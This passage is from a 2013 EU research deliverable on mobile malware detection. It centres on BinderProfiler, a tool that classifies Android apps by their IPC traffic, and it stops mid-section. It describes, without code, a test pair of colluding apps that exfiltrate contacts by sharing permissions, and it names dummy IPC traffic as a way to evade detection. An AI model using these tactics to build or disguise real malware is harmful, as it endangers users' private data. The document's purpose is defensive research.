SEVENTH FRAMEWORK PROGRAMME

Information & Communication Technologies
Trustworthy ICT

NETWORK OF EXCELLENCE

A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet: *Europe for the World* [†]

Deliverable D7.3: Advanced Report on Cyberattacks on Lightweight Devices

Abstract: In this deliverable, we will *"report our research results in the area of Cyberattacks on lightweight devices"*. We begin by putting our work in the context of the SysSec roadmap, and specifically how our reseach results address the various threats identified. We then proceed in presenting the various tools and systems we have developed that address those threats. Finally we survey the research on the use of biometrics for improving the security of lightweight devices.

Contractual Date of Delivery	August 2013
Actual Date of Delivery	September 2013
Deliverable Dissemination Level	Public
Editors	Sotiris Ioannidis, Manolis Stamatogiannakis, Thanasis Petsas
Contributors	All *SysSec* Partners
Quality Assurance	Magnus Almgren, Ali Rezaki

[†] The research leading to these results has received funding from the European Union Seventh Framework Programme (FP7/2007-2013) under grant agreement n° 257007.

The *SysSec* consortium consists of:

FORTH-ICS	Coordinator	Greece
Politecnico Di Milano	Principal Contractor	Italy
Vrije Universiteit Amsterdam	Principal Contractor	The Netherlands
Institut Eurécom	Principal Contractor	France
IICT-BAS	Principal Contractor	Bulgaria
Technical University of Vienna	Principal Contractor	Austria
Chalmers University	Principal Contractor	Sweden
TUBITAK-BILGEM	Principal Contractor	Turkey

Contents

List of Figures

1 Introduction

1.1 Lightweight Devices in the SysSec Research Roadmap

Mobile computing devices have become ubiquitous in our everyday life and in every facet of our society. Their ubiquity, combined with their inherent limitations and intricacies make them prime attack targets for all kinds of cyber-miscreants. The *SysSec* project has placed security of mobile and lightweight devices in a prominent place in the security research landscape of the years to come. In our 2012 *Second Report on Threats on the Future Internet and Research Roadmap*[13] we have already outlined several topics which should be investigated.

We followed up our initial roadmapping effort with the 2013 *Red Book: Roadmap for Systems Security Research*[15]. To realize this book, *SysSec* put together a "Task Force" of top, young researchers in the area, steered by the advice of *SysSec* work-package leaders. The Task Force also consulted with the project community in order to make the new roadmap as comprehensive as possible. Of course, coverage of *Security of Mobile Devices* couldn't be missing from this updated roadmap. Specifically, the *Red Book* calls for more **focused research** on the development of **defensive tools and techniques** that can be deployed on the current smartphone systems to detect and prevent attacks against the device and its applications. More importantly, it also identifies **privacy** as the foremost challenge to meet on such devices.

1.2 The Edge of Mobile Malware

Along with the rise of lightweight devices, also came the rise of *mobile malware*. Over the past three years, mobile devices and apps have become an attractive target for cyber criminals. Indeed, since 2010, when the first malicious application for Android was identified, the spread and complexity of so-called "mobile malware" is constantly on the rise. According to Kasper-

sky, *99.9% of the new mobile threats detected in the first quarter of 2013 target the Android platform* [41]. This comes as no surprise, as Android is currently the most popular mobile device platform with marketshare around 80% [33]. Recent (PC) history has shown that malware authors prefer to make a target of the most popular platform, leaving competing platforms relatively safe (but not necessarily *secure*).

Security vendors responded to this increasing trend with antivirus products tailored for mobile devices. Moreover, the research community has shown considerable interest in the detection and prevention of this new kind of malicious software.

Before proceeding with the rest of the report, it would be desirable to give a definition of "mobile malware". In general, malware is considered to be an undesirable piece of software that is developed by an attacker for malicious purposes (e.g., to steal sensitive information, to cause denial of service to a system or to gain access to forbidden resources etc.). Malware can be classified into various types according to its malicious nature (e.g., viruses, worms, trojan horses, rootkits, keyloggers, spyware etc.). The malware that targets mobile devices is called "mobile malware" and is also divided into several types. The most popular of these types are *Mobile Device Data Stealers* that try to steal information such as OS version, device ID, International Mobile Equipment Identitiy (IMEI) number, in order to be used for future attacks, *Rooting-capable* malware that attempt to gain root privileges aiming to give remote access to attackers and *charge-ware* that charges the user (without being visible), by communicating with premium numbers (e.g., Dialer and SMS Trojans). All these categories of nefarious mobile software reach end users in the form of applications (*malicious apps*). Along with these malicious apps that try to exploit mobile users, there is a large number of applications that is difficult to be classified into malicious or benign. These suspicious apps can pose privacy concerns or collect unwanted information from the users. Such application are, for example, Mobile Spy [1], Stealth Genie [2], MobiStealth [3], etc.; although they are not malware, they have the potential to create risks for mobile users.

In the next section, there is an overview of the research conducted within the project *SysSec* for the detection of such malicious software and for mobile security in general.

[1] http://www.mobile-spy.com/
[2] http://www.stealthgenie.com/
[3] http://www.mobistealth.com/

1.3 Research Topics Covered in This Report

In this report we present the research that the *SysSec* partners have conducted in the past year to address issues related to lightweight devices and identified in our research roadmaps.

Our research covers different aspects of mobile security. We first focus on **defensive tools and techniques** by giving a technical description of two malware analysis tools (chapters 2 and 3) we implemented, capable of detecting malicious activities on lightweight devices. These sandbox tools combine static and dynamic analysis in order to detect malicious software in mobile devices, against the common antivirus products that have to rely only on predefined signatures to detect attacks. One could argue that these tools cannot run on lightweight devices due to limited resources and energy supply available on such devices. Nonetheless, sandbox tools can detect *zero-day* malware and their results can be used to create new ”fresh” signatures, which is very important in order to keep mobile antivirus tools up to date and thus enhance the safety of the mobile users.

Next, we turn our attention towards the most popular **antivirus products** for mobile devices available from reputable security vendors. In this context, we present a testing framework designed to streamline the evaluation process of these antivirus tools in Chapter 4. The presented framework has also been deployed as a publicly available web service that enables users to analyse suspicious applications. Moreover, we evaluated and compared the effectiveness of these antivirus products in terms of accuracy and power consumption and we present our results in Chapter 5. Such an analysis is very important for lightweight devices owners who are interested in both the level of security provided by such tools and the power constraints that these products may imply.

Finally, part of our research also explores how the **particularities of mobile devices** may affect their security in Chapter 6.

1.3.1 Mobile Malware Research

Specifically, in Chapter 2, we present further results from our work on BINDERPROFILER, a tool which is able to detect malicious Android applications by means of monitoring their IPC activity. The architecture and operation of the tool has already been presented in our 2012 *Intermediate Report on Cyberattacks on Ultra-portable Devices*[14]. In this document we present an extensive evaluation of the tool and its efficiency in **detecting mobile malware**. We also demonstrate how BINDERPROFILER can identify groups of *colluding applications*. Such groups could be an important **threat to privacy** as, they are able to essentially bypass the Android permissions model and exfiltrate sensitive user information without being noticed.

Another piece of work which we extended during the past year is ANDRUBIS. ANDRUBIS (also presented in [14]) is a fully automated dynamic analysis framework for Android applications. It employs both static and multi-layered dynamic approaches to analyze unknown Android applications. In Chapter 3 we present TRACEDROID, a new ANDRUBIS extension, which allows tracing method calls made within applications. TRACEDROID does not require access to the source of the analyzed applications and provides richer information than existing tracing solutions. For this we believe that it is a significant tool for the **analysis of mobile phone malware** and the reverse engineering of malicious applications in general. We demonstrate its potential by analyzing ZitMo[42], the mobile variant of the infamous Zeus[32] trojan.

Last, in Chapter 4 we describe AndroTotal, a scalable framework and web service to streamline the evaluation of mobile antivirus products with a rigorous, scientific methodology, which overcomes the technical issues posed by such task. We released AndroTotal, in April 2013, as a publicly accessible web service[4] that allows users to submit APK for analysis. So far, we collected 18,758 distinct submitted samples and received the attention of several research groups (1,000 distinct accounts), who integrated their malware-analysis services with ours.

1.3.2 Resources Used by Mobile Security Products

Recent research has shown that mobile security is still in its infancy, so the continuous evaluation of mobile security products is very important in order to monitor the progress we make. In Chapter 4 we present ANDROTOTAL. This is a new effort which aims to provide a rigorous, systematic evaluation of the off-the-shelf security suites available for Android mobile devices. ANDROTOTAL was relased in April 2013 as a publicly accessible web service. In this report we detail the architecture and implementation of the platform. More important, we present some results produced by the platform that concern the use of resources (CPU and RAM) by the different mobile antivirus suites.

In Chapter 5 we further explore the use of resources by Android security products. Specifically, we investigate if there is a correlation between the amount of resources they use and the detection accuracy they achieve. Moreover, we profile the power consumed by each major component of the device while scanning for malware. This allows us to pinpoint any how we can make existing **protection mechanisms more power-efficient**. Our results also highlight the need to research **solutions specifically devised for mobile devices** rather than relying on ideas borrowed from traditional (PC) malware research.

[4] http://andrototal.org

1.3.3 Biometrics and Mobile Devices

Finally, in Chapter 6 we explore the use of *biometrics* as an additional **security mechanism** for lightweight devices. The work on this area is surveyed and we draw some conclusions based on the State-of-the-Art and own research achievements. Studying such mechanisms is important in order to improve security of mobile devices while still retaining their usability.

2

BinderProfiler

As stated in the previous Chapter, mobile malware has rapidly became a serious threat. There are many research efforts for identifying malware in mobile devices utilizing static and dynamic analysis techniques, like tainting and framework API monitoring. In this work, we observe that Android is service oriented, that is, applications exchange Interprocess Communication (IPC) messages for accessing the system's resources. For example, an application sends an SMS by making an IPC call to the telephony service. The IPC traffic, which is sent and received by a particular Android application is enough for creating an accurate profile of the high-level actions performed by the under analysis application. We created a system that passively monitors all IPC activity exports application profiles based solely on that information. We analyzed known malware and legitimate applications, and stored their profiles in a library. Finally, we used the library to classify unknown software. The classifier successfully distinguishes legitimate applications from malware with low false positive and false negative rates. However, we must stress that the main goal in this work is to develop a system that assists the security analyst, rather than creating a purely unsupervised detector.

Apart from malware identification, the system can be also used for generic application profiling and data tracking. For example, it can passively identify premium numbers or address book information in IPC messages. Finally, it can graphically visualize all collected IPC activity in application graphlets; graphs depicting how an Android application is communicating with other applications and services. In this way, the system can be utilized for discovering colluding applications, which try exfiltrate sensitive information by evading Android's permission model by permission-sharing among many collaborating applications.

We present BINDERPROFILER, a tool that passively monitors IPC traffic and classifies malware based on their IPC behavior. The architecture and

operation of the tool has already been presented in our 2012 *Intermediate Report on Cyberattacks on Ultra-portable Devices* [14]. In the following sections we provide overview about the system architecture and we present experimental results in terms of accuracy and overhead. Finally, we discuss about further applications where this technique could be used.

2.1 Architecture

In this section we review BINDERPROFILER. We begin with some background information about Android and IPC, and then we give a short overview of the system.

2.1.1 Background

Instead of using the traditional IPC techniques offered by the Linux Kernel, the Android implemented Binder, based on OpenBinder [3]. Android models applications as a set of components with distinct roles, namely Activities, Services, Content Providers and Broadcast Receivers. Activities provide the UI to interact with the user. Services stay in the background and perform operations without engaging the user. Content Providers provide a consistent method to store and access data.

Android implements all IPC using Remote Procedure Calls (RPC). The most common technique for issuing an RPC in Android is through *intents*. An intent is a type of object designed to deliver messages across Android components. Intents are capable of determining the destination of the message dynamically. The developer can set the criteria that are needed for the delivery of the intent. Android, based on these criteria, dynamically resolves and decides which is the destination of a particular intent.

Services requiring advanced RPC capabilities, for instance multithreading support, have to create an AIDL specification. The Android Interface Definition Language (AIDL) is the specification of the API that the service wishes to expose to other components. Based on that specification, Android generates the necessary proxy class used by the clients and a stub class used by the service to implement RPC. Android Binder uses these two classes to transmit method calls and parameters from the client process to the server process. More specifically, Android Binder initiates a transaction from the client to the server containing all the necessary information for the RPC in the payload. In the Java model the transaction data is expressed as a `Parcel` object. A parcel can contain Java primitives, objects or references to other interfaces (`IBinder`) objects. All these have to be marshalled before being sent across process boundaries. Another structure, heavily used in IPC, is bundles; a special type of payload holding key/value pairs and it is de-

signed for type-safety and improved performance, it is used extensively by the applications for convenience.

Besides Android Binder, which is implemented and accessed in Java, there is middleware written in C++ that mediates the interaction between the Java objects and the Android Binder kernel module. Finally, Android Binder includes a custom kernel component that passes messages between processes. Android Binder follows the "thread migration" model. That is, an IPC call between processes looks as if the thread issuing the IPC has hopped over to the destination process to execute the code there, and then hopped back with the result.

2.1.2 BINDERPROFILER Overview

BINDERPROFILER is based solely on traffic produced by the Android Binder. Applications that need extra resources, for example access to the video or to the SMS functionality of a smartphone, produce messages towards the service that provides the particular functionality. These messages, along with their responses, are delivered through the Android Binder. Our system runs on a modified Android kernel, which passively logs all the Android Binder traffic. It then associates a graph, which we call application graphlet, with each application. As we show later in the discussion, graphlets can be used for characterizing an unknown application. For example, a security analyst can be assisted in deciding whether an application may be considered offensive by searching for particular patterns in the monitored traffic.

The captured Android Binder traffic expresses high-level application activity. For example, an application that exfiltrates sensitive information, such as the IMEI or the address book, will eventually request this information by sending an IPC message to the System service, which will eventually be delivered through Android Binder. In the same fashion, an application that issues calls or SMSes towards premium numbers, will acquire the functionality by requesting, through Android Binder, the telephony or texting service. Our intuition suggests that Android malware aggressively performs such actions in short time-windows, which can be identified solely by monitoring the traffic produced by IPC calls. Recent work on Android malware analysis also monitor IPC traffic in addition to VMI-based dynamic system call-centric analysis for reconstructing malware behaviors [52].

2.2 Evaluation

In this section we evaluate the malware classification algorithm. We first give an overview of the experimental setup and then we present the accuracy of the classifier. We finally discuss various overheads introduced in Android due to our modifications.

Malware set size	1000
Malware excluded	175
Legitimate applications set size	825
Malware used for training	400
Legitimate applications used for training	400
Unknown malware used for classification	425
Unknown legitimate applications used for classification	425

Table 2.1: Summary of the experimental setup.

2.2.1 Experimental Setup

We have a set of 1,000 malware from the Android Malware Genome Project [66] and a few hundred legitimate applications, which we have manually collected. We randomly select 400 malware and 400 legitimate applications for training the system.

In both phases, training and classification, some applications do not produce any Android Binder activity. This is mainly because they crash or they do not run as expected. There were no applications that run normally in our testbed and produced zero Android Binder activity in the three minutes testing period. The diversity of different Android versions is the main reason for application crashes or abnormal runs. All these problematic applications are not taken into account. We plan to port BINDERPROFILER on older Android versions for having a multi-version environment for covering a broader range of software in the future.

The weights described in [14] are calculated multiple times, since the application taxonomies are computed for multiple depths. Unknown applications that are classified are not added to the training set. We could have our system dynamically adapt by extending the training set each time a correct classification happens. Adding the application needs recomputing the taxonomies and weights. The results presented in this section do not include this dynamic behavior. However, in Section 2.4 we discuss a prototype service based on BINDERPROFILER, which periodically updates all weights based on manually confirmed classifications. We present a summary of the experimental setup in Table 2.1.

2.2.2 Accuracy

We plot the Receiver Operating Characteristic (ROC) curve in Figure 2.1 for the two scoring functions, namely the application frequency aware and the non application frequency aware one, for various depths in each case. Notice, that our system achieves the best performance for two setups. If the non application frequency aware scoring function is used, then for depth 6 we receive 8.72% false positives and 9.88% false negatives. On the other




Figure 2.1: Receiver Operating Characteristic (ROC) curve for the two scoring functions, namely the application frequency aware and the non application frequency aware one, and for various depths in each case. Notice, that our system receives the best performance for two setups. If the non application frequency aware scoring function is used, then for depth 6 we receive 8.72% FPs and 9.88% FNs. On the other hand, if the application frequency aware scoring function is used, we receive FPs 14.53% and FNs 6.58% for depth 4.

hand, if the application frequency aware scoring function is used, we receive false positives 14.53% and false negatives 6.58% for depth 4.

There are a number of observations. First, using the application frequency increases false positives, but reduces false negatives. Recall that application frequency described in [14] expresses the percentage of malicious applications sharing a particular offensive path (i.e. a path, which was mainly recorded in the malware set), or the percentage of legitimate applications sharing a particular non offensive path (i.e. a path, which was mainly recorded in the legitimate applications set). Generally, the malicious activity is usually a small part of the whole application graphlet. As a result, it's common to notice possible malicious paths at low frequency. The application frequency aware scoring function increases the score for those paths, hence there is an increased chance to identify malware reducing false negatives. As a trade-off, the legitimate applications that are identified as malware increase.




Figure 2.2: We use two custom applications. One application is sending an intent to the other and is receiving the reply. We measure the time needed for the message to be delivered from one application to the other, and the time needed for the reply. The overhead for capturing all IPC taffic is less than 10ms/message on average.

Second, remember that our technique is based only on IPC activity. By looking only at IPC communication we can classify the majority of unknown malware with approximately 9 to 15% of false positives. A two-digit percentage of false positives might seem high , but recall that BINDERPROFILER aims primarily at assisting the security analyst and not operating as detector. Moreover, we strongly believe that if we apply our technique to larger datasets, while being capable of supporting more Android versions, then our results will improve further.

We believe that our technique is effective for two reasons mainly. First, the malware set is rich in applications performing IPC communication for accessing the telephony functionality. Second, as it has already pointed out by similar works [66, 64], many of the malicious applications are repackaged variants of a single application, i.e. there are malware families, which share common IPC patterns. Thus, currently deployed malware can be easily exposed in terms of IPC. In Section 2.5, we discuss how malware can be evolved to evade detection in the IPC domain.




Figure 2.3: CDF of the average throughputs needed to transmit a compressed IPC trace of each application from our pool of Android software, both legitimate and malware. On average we need tens of KBits/sec for transmitting the IPC traffic created by a 5-minutes analysis.

2.2.3 Overhead

We measure the overhead imposed by the emulator when BINDERPROFILER is used for capturing all IPC traffic. We use two custom applications. One application is sending an intent to the other and is receiving the reply. We measure the time needed for the message to be delivered from one application to the other, and the time needed for the reply. We perform thousands of such transactions in a modified and non-modifed emulator. We plot the CDF of the times needed for each message, and each reply, to be delivered with BINDERPROFILER running and not in Figure 2.2. Observe that BINDERPROFILER introduces less than 10 ms per message.

We further explore the volume of IPC traffic generated by each application during an analysis of 5 minutes, to see whether it is realistic to outsource all information collected by BINDERPROFILER to a cloud infrastructure. Notice, that this is the raw IPC traffic, i.e. all captured information, which has received zero analysis. We plot the CDF of the average throughputs needed to transmit a compressed IPC trace of each application in Figure 2.3. Observe that on average we need tens of Kbits/sec. This is of the




Figure 2.4: An example scenario of two applications that collude for exporting the address book of a device. `com.example.malware1` has permissions for accessing the address book, but has no permissions for using the network. `com.example.malware2` has permissions to used the network, but has no permissions for accessing the address book. `com.example.malware1` requests the address book at time `t1` through `system_server` and finally the address book is delivered to `com.example.malware2` at time `t4`. `com.example.malware2` can exfiltrate the address book, since it has network access. By just inspecting IPC traffic is trivial to identify such behavior.

same order as similar infrastructures [48]. Also notice that IPC traffic is triggered artificially by Android Monkey [4] and not by normal human usage.

BINDERPROFILER is primarly designed for off-line usage. In Section 2.3 we explore some ideas for real-time operation. There is space for further improvement of the currently deployed prototype. We plan to perform various optimizations in our future work for making BINDERPROFILER more lightweight for real-time usage.

2.3 Further Applications

BINDERPROFILER is a generic system that can be applied in various security and privacy applications. So far, we have explored an algorithm for classifying malware. We now explore how the collected IPC information can be used for other applications.

2.3.1 Private Information Exfiltration

Many applications, intentionally or not, leak information, which may be considered private and sensitive. This may include location coordinates, address book information, etc. The State-of-the-Art in detecting such information leakage is by using tainting [20]. However, there are two main problems with tainting. First, system-wide tainting imposes significant overhead. Second, tainting detects information, before leaving the device, and

thus cannot capture implicit control flows. Consider, for example an application receiving the geographical location of the user, and transmitting them using a side-channel. Instead of sending the actual location in the network, it transmits a number of packets towards a particular colluding host, which can eventually decode them, by inspecting various packet headers and not the actual contents of them, in values that reveal the location of the device. Using side-channels in mobile devices has been extensively explored in Soundcomber [53].

BINDERPROFILER can not detect side-channels, but can easily identify applications that request private information, since sensitive information will be requested through IPC communication. Most importantly, BINDERPROFILER can do that with low overhead. BINDERPROFILER can have a list of services offering sensitive information and alert the user, whenever an application communicates with the particular service. The user, then, will be able to add the running application in a white or black list.

2.3.2 Real-time Detection

We have demonstrated how BINDERPROFILER can assist in malware identification in off-line mode. The system can be potentially leveraged for real-time detection. We can achieve this by using the following two models of operation. First, we can capture all activities towards malicious resources. For example, calling or texting to premium numbers can be detected in real-time if a list of known premium numbers is stored in the host smartphone. We expect that this information needs limited storage resources. Second, we can apply the malware identification algorithm in real-time for all running applications. There are two challenges here. First, the classification algorithm is developed for capturing the IPC activity of isolated applications running in an emulator. A real system is expected to have multiple applications running at the same time, something which can potentially increase unwanted noise in IPC. Second, the library of known graphlets needs further storage requirements. One possible workaround for mitigating these issues is to outsource all computation needed for classification in the cloud, where all graphlets are securely stored, in the spirit proposed in Paranoid Android [48].

In Section 2.2 we have explored overheads imposed in Android due to our modifications (see Figure 2.2), as well as the throughput required for outsourcing all information in a cloud infrastructure for further processing (see Figure 2.3). Notice, that the overhead imposed is not significant (less than 10 ms per message exchanged) and the throughput is of the same scale with proposed infrastructures that collect information related to system calls activity [48].

2.3.3 Colluding Applications

In contrast to iOS, where Apple monitors all software available for the platform, Android applies security constraints in applications using a permission-based model. Each installed application declares all permissions it requires at install time, and the user is free to decide whether the software's requirements are compatible with their needs or not. This permission model has been explored by the research community [23], and many systems have been proposed for making this model more secure and more accurate [21, 45, 67]. Some researchers have also identified permission violations from stock applications shipping with smartphones [28].

Detecting and enforcing the right permissions at installation time can mitigate or reveal a number of over-privileged applications. Unfortunately, we expect that malware authors will soon be motivated to distribute many less-privileged applications, which, if combined, can be considered as an application composition powerful enough as the union of the permissions each one of the individual applications has. This tactic, known also as permission re-delegation [24], was demonstrated in Soundcomber [53], where multiple applications collude to steal data from the victim's device. One may argue that forcing the user to install many applications is considered hard. However, since many malicious applications are re-packaged forms of popular legitimate ones [64], and taking into account that Android markets are overflowed with popular software, the probability of having multiple malicious applications installed can be considered significant. Especially, if we consider that an application may lure a user to download another one, which pretends to enhance the overall user experience by adding new functionality.

BINDERPROFILER can be efficiently used to detect such application communities that communicate with each other. We developed one such setup with two malicious applications that collude in order to exfiltrate the Address Book from the device and transmit it to a server. Notice, that normally you need one application for carrying out this task. However, this application requires access to both `android.permission.READ_CONTACTS` and `android.permission.INTERNET`, which, at installation time, may raise privacy concerns. In our scenario, which is heavily inspired by Soundcomber [53], we develop one application asking permission for `android.permission.READ_CONTACTS` and one for `android.permission.INTERNET`. The second application, denoted as `com.example.malware2` asks from the first one, denoted as `com.example.malware1`, for the address book. After receiving the information, `com.example.malware2` can transmit the address book, which was never permitted to acquire, to an external server.

We depict the traffic as was captured by BINDERPROFILER in Figure 2.4. We have labeled each arrow with a timestamp t_i. The following convention is used: $t_1 < t_2 < t_3 < t_4$. Thus, each communication is ordered in the




Figure 2.5: The home page screen of our experimental BINDERPROFILER prototype. The service is designed similarly to other related services, such as on-line antiviruses or malware analyzers [1, 2]. The user can anonymously upload an Android archive and receive a dynamically generated URL, which hosts the results of the analysis.

time domain. By applying time correlation for this series of events we can speculate that two application communicate. Identifying application cliques through IPC activity can be potentially be effective, especially, in combination with tools that investigate the effect of Android permissions [67].

We consider that colluding applications and communication over side-channels in Android malware is a new field of research. We expect this work to assist in developing event-based algorithms for identifying malware synergies.

2.4 Deployment

In this section we present the deployment of our prototype.

2.4.1 Overview of Operation

BINDERPROFILER was originally designed for assisting the security analyst. However, while conducting the experiments, we discovered that BINDERPROFILER could be potentially implemented as a service and assist the end-user. The nature of the system is such that it permits any user, no matter their technical background, to utilize its results. Any user can reconsider installing an innocent looking application after quickly inspecting its application graphlet. Notice, that our system is not powerful enough to convince

someone to install an application by providing guarantees that the application is legitimate, but it is able to raise concerns about a possibly malicious application.

We implemented a first on-line prototype based on BINDERPROFILER, which runs over the web. The service is designed similarly to other related services, such as on-line antiviruses or malware analyzers [1, 2]. The user can anonymously upload an Android archive and receive a dynamically generated URL, which hosts the results of the analysis. On the background we have implemented scripts that automatically install the Android application in an emulator which runs BINDERPROFILER. The under-analysis application runs for three minutes in the modified emulator, its application graphlet is exported, as well as its scores as they are calculated based on the classifier we have built using our existing malware database [66].

The user is able to visit the web site at a later time and inspect the application graphlet and the various scores exported by the system. Together with the scores, there is text, which advices the user about the level of maliciousness of the application, according to the system. Each application is processed for a few minutes, so we have implemented a virtual queue that hosts user requests. So far, our system is based on a few emulator instances, but we plan to enhance this with actual devices in the near future.

Finally, the user has the ability to give feedback to the system. They can confirm that the application is indeed malware or legitimate based on the application graph. The system then puts the application in a group of classified applications which are used to retrain the existing database of application graphlets. We depict screenshots of the home and results page of the BINDERPROFILER prototype, in Figure 2.5 and Figure 2.6, respectively.

2.5 Limitations and Considerations

2.5.1 Evading Detection

Our system associates particular IPC communication patterns with suspicious behavior. An obvious strategy to evade detection is enhancing the malware with dummy IPC communication, which conceals all patterns that can be considered malicious. This can be combined with non-aggressive, stealthy malware. The design of BINDERPROFILER was mainly driven by the observation that much malware performs similar actions, and there are often variants of a main malware that defines a particular family. Applying the aforementioned strategies raises the bar for malware authors. It may be easy to introduce dummy IPC activity, but it is really hard to remove the fundamental actions that imply malicious behavior. We believe that all malware classification techniques experience an arms race between the algorithm's accuracy and the techniques malware employs to evade detection. Finally,

we believe that BINDERPROFILER can provide complementary information to the many other tools that perform malware analysis.

2.5.2 Performance Overhead

